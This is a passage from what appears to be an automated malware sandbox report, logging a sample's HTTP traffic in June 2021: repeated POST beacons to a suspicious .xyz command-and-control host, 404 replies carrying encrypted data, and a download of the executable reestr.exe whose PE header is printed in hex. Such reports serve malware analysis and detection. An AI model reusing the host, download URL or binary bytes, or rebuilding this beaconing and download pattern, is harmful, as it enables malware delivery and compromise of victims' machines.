98 13 2d 81 a1 3b 8b 48 bf 81 b1 58 3a 74 9a d1 85 2c 4c 30 f7 77 71 a5 66 bb a8 83 2a e4 e8 aa d6 c2 4f 5b e3 c2 d0 f3 a6 f5 64 a7 2f 5e b7 c1 63 de ce c3 5e 73 92 d2 25 92 11 4f 39 ac 17 7b 70 3b 68 2d 2f 3e a4 12 9a 37 14 fe 8b 40 39 db 0c 93 84 40 3a f7 ed c6 1e b8 a2 d2 48 28 f2 45 3b 49 67 51 66 48 05 cf 20 6f 44 cd 1a c7 57 01 a9 62 e0 79 c2 72 7f a5 a6 fb 69 4a 5e e4 3f 71 87 04 4c 51 91 a3 6a fd d6 b1 32 e4 33 fc 4c 2a af e5 6b ed 21 98 1b 32 ba 92 48 d9 48 80 f5 4c a8 0b 49 40 93 5e 7a 9c 20 e2 da f6 a7 70 36 6b 89 db ed d3 1f b5 cd 82 54 64 5a 19 dc 44 62 3f 29 13 97 0c f6 86 74 3f a8 e3 e8 d0 18 6f 8d a3 03 1f b2 bf ea 98 52 ba 07 25 82 2f b9 55 aa bc 9b 1e 5c e2 95 Data Ascii: 3ff66(w8`i*T?i[L1}kx Z(4-n'&BS\eQZI/|3sf4:M9<3=fkRhni2{~= ^!d9fm(5<Bj?OK:Uu{A>_AF= ccCh!Sx-w*Gsm%] [u_p72D[jV#`g{Ow5o8bjzAl3B,X\33OF.5wup/V?3S4)+*_1]7aK+uV*O94?{"wbFGQ#3L}q6i`T|v0\]*/ <*7<+'Y^CwdVaBA+ <gI{ainj%r6Wr3,uCb"#V/af1+\#@eEX_.[~=y*',W|awH\}O/|0O=}e:bvD :qV5|aH|m45(1=_#HfI3#$wLO7nx=`59i\XM X`Ya+5e%dLoB?4k=5Y?9U~iG3J=)' ZEsz~5bpqC?gn=o-;HX:t,L0wqf*O[d/^c^s%O9{p;h-/>7@9@:H(E;IgQfH oDWbyri J^?qLQj23L*k!2HHLI@^z p6kTdZDb?)t?oR%/U\

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Jun 16, 2021
12:19:36.453712940 CEST</td><td>1858</td><td>OUT</td><td>POST / HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Accept: */*
Referer: http://999080321test51-service10020125999080321.xyz/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko
Content-Length: 253
Host: 999080321test51-service10020125999080321.xyz</td></tr>
<tr><td>Jun 16, 2021
12:19:36.633121967 CEST</td><td>1858</td><td>IN</td><td>HTTP/1.1 404 Not Found
Server: nginx
Date: Wed, 16 Jun 2021 10:19:36 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 74
Connection: keep-alive
Keep-Alive: timeout=3
Vary: Accept-Encoding
Data Raw: 00 00 a7 a2 7f d5 7f 6b 10 19 36 87 8f bf a7 46 90 6c 01 4d fd 35 13 18 6b c7 07 53 a2 e3 d4 86 27 8d 84 a9 07 c4 d6 bf ed 4f 32 f1 ce c7 48 b1 70 3c 1b 1a 43 1b 62 8e 62 b1 06 dd 40 f6 07 f2 45 4b 39 e0 ed 9e 7a d2 5d b6
Data Ascii: k6FlM5kS'O2Hp<Cbb@EK9z]</td></tr>
<tr><td>Jun 16, 2021
12:19:36.641923904 CEST</td><td>1859</td><td>OUT</td><td>GET /reestr.exe HTTP/1.1
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko
Host: 999080321test51-service10020125999080321.xyz</td></tr>
<tr><td>Jun 16, 2021
12:19:36.854634047 CEST</td><td>1860</td><td>IN</td><td>HTTP/1.1 200 OK
Server: nginx
Date: Wed, 16 Jun 2021 10:19:36 GMT
Content-Type: application/x-msdos-program
Content-Length: 24576
Connection: keep-alive
Keep-Alive: timeout=3
Last-Modified: Tue, 09 Mar 2021 20:06:33 GMT
ETag: "6000-5bd201642cd53"
Accept-Ranges: bytes
Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 d9 4b c4 db 9d 2a aa 88 9d 2a aa 88 9d 2a aa 88 1e 36 a4 88 9c 2a aa 88 f4 35 a3 88 9f 2a aa 88 74 35 a7 88 9c 2a aa 88 52 69 63 68 9d 2a aa 88 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 4 5 00 00 4c 01 03 00 ee fd 3a 5d 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 30 00 00 00 20 00 00 00 00 00 00 78 12 00 00 00 10 00 00 00 40 00 00 00 00 40 00 00 10 00 00 00 10 00 00 04 00 00 00 16 00 0b 00 04 00 00 00 00 00 00 00 00 60 00 00 00 10 00 00 83 62 00 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 54 2e 00 00 28 00 00 00 00 50 00 00 7c 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 02 00 00 20 00 00 00 00 10 00 00 d4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 50 22 00 00 00 10 00 00 00 30 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 84 03 00 00 00 40 00 00 00 10 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 7c 0a 00 00 00 50 00 00 00 10 00 00 00 50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 c3 1f b0 49 10 00 00 00 00 00 00 00 00 00 00 00 4d 53 56 42 56 4d 36 30 2e 44 4c 4c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0 0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Data Ascii: MZ@!L!This program cannot be run in DOS mode.$K***6*5*t5*Rich*PEL:]0 x@@`bT.(P|0 .textP"0 `.data@@ @.rsrc|PP@@IMSVBVM60.DLL</td></tr>
<tr><td>Jun 16, 2021
12:19:37.721406937 CEST</td><td>1885</td><td>OUT</td><td>POST / HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Accept: */*
Referer: http://999080321test51-service10020125999080321.xyz/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko
Content-Length: 185
Host: 999080321test51-service10020125999080321.xyz</td></tr>
</table>

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 12:19:37.896436930 CEST	1886	IN	HTTP/1.1 404 Not Found Server: nginx Date: Wed, 16 Jun 2021 10:19:37 GMT Content-Type: text/html; charset=utf-8 Content-Length: 432 Connection: keep-alive Keep-Alive: timeout=3 Vary: Accept-Encoding Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 31 30 20 28 44 65 62 69 61 6e 29 20 53 65 72 76 65 72 20 61 74 20 39 39 39 30 38 30 33 32 31 74 65 73 74 35 31 2d 73 65 72 76 69 63 65 31 30 30 32 30 31 32 35 39 39 39 30 38 30 33 32 31 2e 78 79 7a 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.10 (Debian) Server at 999080321test51-service10020125999080321.xyz Port 80</address></body></html>
Jun 16, 2021 12:19:37.904169083 CEST	1886	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://999080321test51-service10020125999080321.xyz/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 324 Host: 999080321test51-service10020125999080321.xyz
Jun 16, 2021 12:19:38.084722042 CEST	1887	IN	HTTP/1.1 404 Not Found Server: nginx Date: Wed, 16 Jun 2021 10:19:38 GMT Content-Type: text/html; charset=utf-8 Content-Length: 432 Connection: keep-alive Keep-Alive: timeout=3 Vary: Accept-Encoding Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 31 30 20 28 44 65 62 69 61 6e 29 20 53 65 72 76 65 72 20 61 74 20 39 39 39 30 38 30 33 32 31 74 65 73 74 35 31 2d 73 65 72 76 69 63 65 31 30 30 32 30 31 32 35 39 39 39 30 38 30 33 32 31 2e 78 79 7a 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.10 (Debian) Server at 999080321test51-service10020125999080321.xyz Port 80</address></body></html>
Jun 16, 2021 12:19:38.092925072 CEST	1888	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://999080321test51-service10020125999080321.xyz/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 212 Host: 999080321test51-service10020125999080321.xyz

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 12:19:38.455632925 CEST	1890	IN	HTTP/1.1 404 Not Found Server: nginx Date: Wed, 16 Jun 2021 10:19:38 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: keep-alive Keep-Alive: timeout=3 Vary: Accept-Encoding Data Raw: 33 66 66 36 36 0d 0a 00 00 a6 97 8c b4 08 02 7f 77 08 a7 e7 cb 2c c9 aa 43 96 74 c4 0c 23 20 5b f4 75 62 d6 86 a7 f2 12 bc a9 da 62 b6 a0 d6 8e 2a 03 c1 fe f5 78 80 42 09 22 23 7a 2b 5a be 51 83 37 f3 38 8f fd dd 37 2e 52 8c 23 e2 54 03 2c 1e 64 de 43 81 bc a4 b9 18 d8 e0 a3 e5 f9 b6 3f 7c 68 a0 d4 a1 a7 43 ab 78 a6 8f 31 88 43 72 56 b9 f9 4f 85 d1 73 62 c6 80 7d 19 09 03 aa d1 5f fb 83 4a 56 48 b2 50 68 63 5d d5 06 2d e0 35 ad f9 ac 52 69 db 10 a3 d2 38 14 32 8f d7 8f 4e bf 00 be 22 be c7 b7 94 c0 87 45 e9 32 d5 a7 5f 81 cb 5d bb 02 79 93 73 72 62 19 f3 b8 34 16 e4 9c 32 11 61 7f 14 ef 7e 78 30 be 80 f5 fd 31 4f c6 34 5d ee 71 0a 12 63 f7 cc eb eb f7 22 4f 81 4a c2 2f b2 87 2e fa bc 06 b1 83 34 6b 27 30 77 1b bd 55 16 4a e2 50 47 9a 0e 3a 54 e9 43 82 e4 64 23 64 77 40 57 91 f8 32 2f b5 3e 63 93 82 b8 04 64 bf e3 a6 56 82 c2 73 6d f1 d5 54 ce 08 cd f7 dd 52 10 bf 3d 1f c8 e6 c6 c6 09 b4 86 a8 a3 15 4d 55 a0 17 ff bc c1 94 52 07 2a 22 af 15 27 78 3a 02 f4 74 c6 51 e5 0d bb 27 32 43 c6 48 f8 87 a9 b2 c7 9e 43 b7 af 83 97 e1 1b d3 98 fe 36 5f 10 62 46 52 ef 25 4c 31 5a 4f 52 54 9f 50 c5 0d 60 47 df 1b 68 d3 df 32 78 1d 2d ce d5 02 04 e7 14 ac f9 cc 13 91 3c 7a 54 41 e9 5b 36 06 26 50 da 30 58 06 8e 39 cb a8 65 17 92 54 67 f4 c1 ed fe 25 0d 1e 5d ea e8 07 3d 23 da 73 a8 38 36 a1 7f ad 9e 65 c8 f6 dd ed 67 b7 e9 21 4d f3 4b b2 e9 ab 1c 91 23 0c 14 be a3 a6 65 79 cc 26 56 7a 39 04 8e b3 6f 2d 65 2a e5 83 cb e7 66 93 78 b3 03 df d1 2d 12 79 6e 27 49 e8 a8 25 99 a3 a0 cd 1b 38 c0 83 89 02 ed 02 67 3c d8 23 bc b6 b5 b5 2e 5d fb ed 40 2b 16 18 68 b3 03 67 cb 7b 8e 72 b2 64 e1 26 15 96 a8 11 df f9 d4 af 46 10 bc db fb 46 95 27 a3 df 67 50 77 5e c0 62 74 b1 3a 39 42 57 eb f4 4e 31 1f 21 3b d7 af 49 27 b5 8c 9a b1 20 59 00 73 38 d0 5f 93 7b 4a 51 69 79 13 99 ea 3a c7 da 53 4f b7 4a 87 3a 5e 35 a3 e1 db 68 ff 44 00 e5 63 73 2f 67 b8 63 56 f2 b6 fc b2 75 56 2b 83 ae c3 12 48 1d 47 ea 0e bf 8e ec 59 4a fb 22 6d c1 df e4 bd be 75 2f d3 b2 cc 9f f9 5b aa cf 25 51 57 30 b6 4c 72 1c 79 df d8 65 7f 63 99 42 eb 31 74 7c 8e 28 c0 49 d1 2a 0c df 0f d3 99 23 9a 7f 4e 0c 96 26 c1 04 f3 87 57 07 c3 09 e8 6d 86 18 33 cc 89 4b 9b 66 94 ef ec d6 37 95 ec 44 41 f5 7f 60 36 04 ba ff 27 83 54 24 f8 e5 cc 7a 5a 0f 61 a0 63 89 b3 0c 28 51 b9 f6 12 63 8a 91 b3 1f a2 4e 37 ab d7 a8 05 3a 8b 62 44 85 d5 79 e1 34 75 2f 5b 9b e3 c1 78 f2 c8 79 8e 6b 4e d2 1d ef 0b d6 39 e1 fb 37 e1 7e 58 07 e0 f0 b4 2d 91 6c 38 8b 0d ad 0f 45 84 ac f1 cc e6 60 81 fe 0c 56 0c c1 60 e7 ab 64 47 d3 e3 71 0d b2 19 1f b7 1c 9a 71 41 2a 27 6f e8 ee 65 44 50 7f c8 f1 9d e8 b4 7f 5d 7e 8e b6 58 c4 f6 2d c9 24 c0 0f 0d e9 41 67 f3 66 56 a3 44 d1 c4 a3 85 4b e7 cb 8a 6c 61 29 78 d5 a2 1e 97 94 13 5a 93 db 14 d8 53 d4 25 4b f7 d5 84 e3 56 40 28 66 00 32 25 d4 a1 d4 da d5 e9 25 7b d4 ea 6e 30 da 17 e8 b4 31 e9 32 95 23 09 72 74 1e 97 85 ce bf 87 9d 85 9d ca 27 a9 da 4e 81 23 e6 0f ac 86 cd 87 3b fe e1 39 be 29 cb 6b 8d d3 13 ac ed 9a e3 cf 59 ad 37 fc 83 b0 bc af 0c b6 40 bc 36 85 ac 3d eb 95 d9 ac d0 90 bb ec b0 70 02 81 8c 28 3c d6 ef ff e6 84 27 ed 5c 88 3b c2 00 67 95 39 1c cb dc 34 29 98 ab d6 f1 57 2a 46 7d 01 30 ba c6 23 d9 74 d5 74 6d d4 c8 e1 a9 7d 27 b2 35 5e 74 3c 82 db 87 ce 1c f0 4c e2 33 dc 55 1b 51 19 70 4c ca df 19 47 f7 a1 1c aa 9b 31 52 88 d7 9f 5c a9 02 9f 71 60 9c a7 34 98 c4 1c 5a d1 1f 15 cf 0a a9 c5 26 8b 3d 4d 7d 36 bd 05 1b 98 78 e8 5c 99 dd 94 5b Data Ascii: 3ff66w,Ct# [ubb*xB"#z+ZQ787.R#T,dC?|hCx1CrVOsb}_JVHPhc]-5Ri82N"E2_]ysrb42a~x01O4]qc"OJ/. 4k'0wUJPG:TCd#dw@W2/>cdVsmTR=MUR*""x:tQ'2CHC6_bFR%L1ZORTP`Gh2x-<zTA[6&P0X9eTg%]=#s86eg!MK# ey&Vz9o-e*fx-yn'l%8g<#.]@+hg{rd&FF'gPw^bt:9BWN1!;I' Ys8_{JQiy:SOJ:^5hDcs/gcVuV+HGYJ"mu/[%QW0LryecB1t| (I*#N&Wm3Kf7DA`6'T$zZac(QcN7:bDy4u/[xykN97~X-l8E`V`dGqqA*'oeDP]~X-$AgfVDKla)xZS%KV@(f2%%{n012#rt'N# ;9)kY7@6=p(<'\;g94)W*F}0#ttm}'5^t<L3UQpLG1R\q`4Z&=M}6x\[
Jun 16, 2021 12:19:39.535238028 CEST	2281	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://999080321test51-service10020125999080321.xyz/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 199 Host: 999080321test51-service10020125999080321.xyz
Jun 16, 2021 12:19:39.716646910 CEST	2282	IN	HTTP/1.1 404 Not Found Server: nginx Date: Wed, 16 Jun 2021 10:19:39 GMT Content-Type: text/html; charset=utf-8 Content-Length: 432 Connection: keep-alive Keep-Alive: timeout=3 Vary: Accept-Encoding Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 31 30 20 28 44 65 62 69 61 6e 29 20 53 65 72 76 65 72 20 61 74 20 39 39 39 30 38 30 33 32 31 74 65 73 74 35 31 2d 73 65 72 76 69 63 65 31 30 30 32 30 31 32 35 39 39 39 30 38 30 33 32 31 2e 78 79 7a 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.10 (Debian) Server at 999080321test51-service10020125999080321.xyz Port 80</address></body></html>
Jun 16, 2021 12:19:39.755059004 CEST	2283	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://999080321test51-service10020125999080321.xyz/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 238 Host: 999080321test51-service10020125999080321.xyz

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 12:19:39.937093973 CEST	2283	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 16 Jun 2021 10:19:39 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: keep-alive Keep-Alive: timeout=3
Jun 16, 2021 12:19:39.944057941 CEST	2284	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://999080321test51-service10020125999080321.xyz/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 121 Host: 999080321test51-service10020125999080321.xyz
Jun 16, 2021 12:19:40.126000881 CEST	2284	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 16 Jun 2021 10:19:40 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: keep-alive Keep-Alive: timeout=3
Jun 16, 2021 12:19:40.153673887 CEST	2285	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://999080321test51-service10020125999080321.xyz/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 141 Host: 999080321test51-service10020125999080321.xyz
Jun 16, 2021 12:19:40.331087112 CEST	2286	IN	HTTP/1.1 404 Not Found Server: nginx Date: Wed, 16 Jun 2021 10:19:40 GMT Content-Type: text/html; charset=utf-8 Content-Length: 432 Connection: keep-alive Keep-Alive: timeout=3 Vary: Accept-Encoding Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 31 30 20 28 44 65 62 69 61 6e 29 20 53 65 72 76 65 72 20 61 74 20 39 39 39 30 38 30 33 32 31 74 65 73 74 35 31 2d 73 65 72 76 69 63 65 31 30 30 32 30 31 32 35 39 39 39 30 38 30 33 32 31 2e 78 79 7a 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.10 (Debian) Server at 999080321test51-service10020125999080321.xyz Port 80</address></body></html>
Jun 16, 2021 12:19:40.338903904 CEST	2286	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://999080321test51-service10020125999080321.xyz/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 277 Host: 999080321test51-service10020125999080321.xyz
Jun 16, 2021 12:19:40.518899918 CEST	2287	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 16 Jun 2021 10:19:40 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: keep-alive Keep-Alive: timeout=3
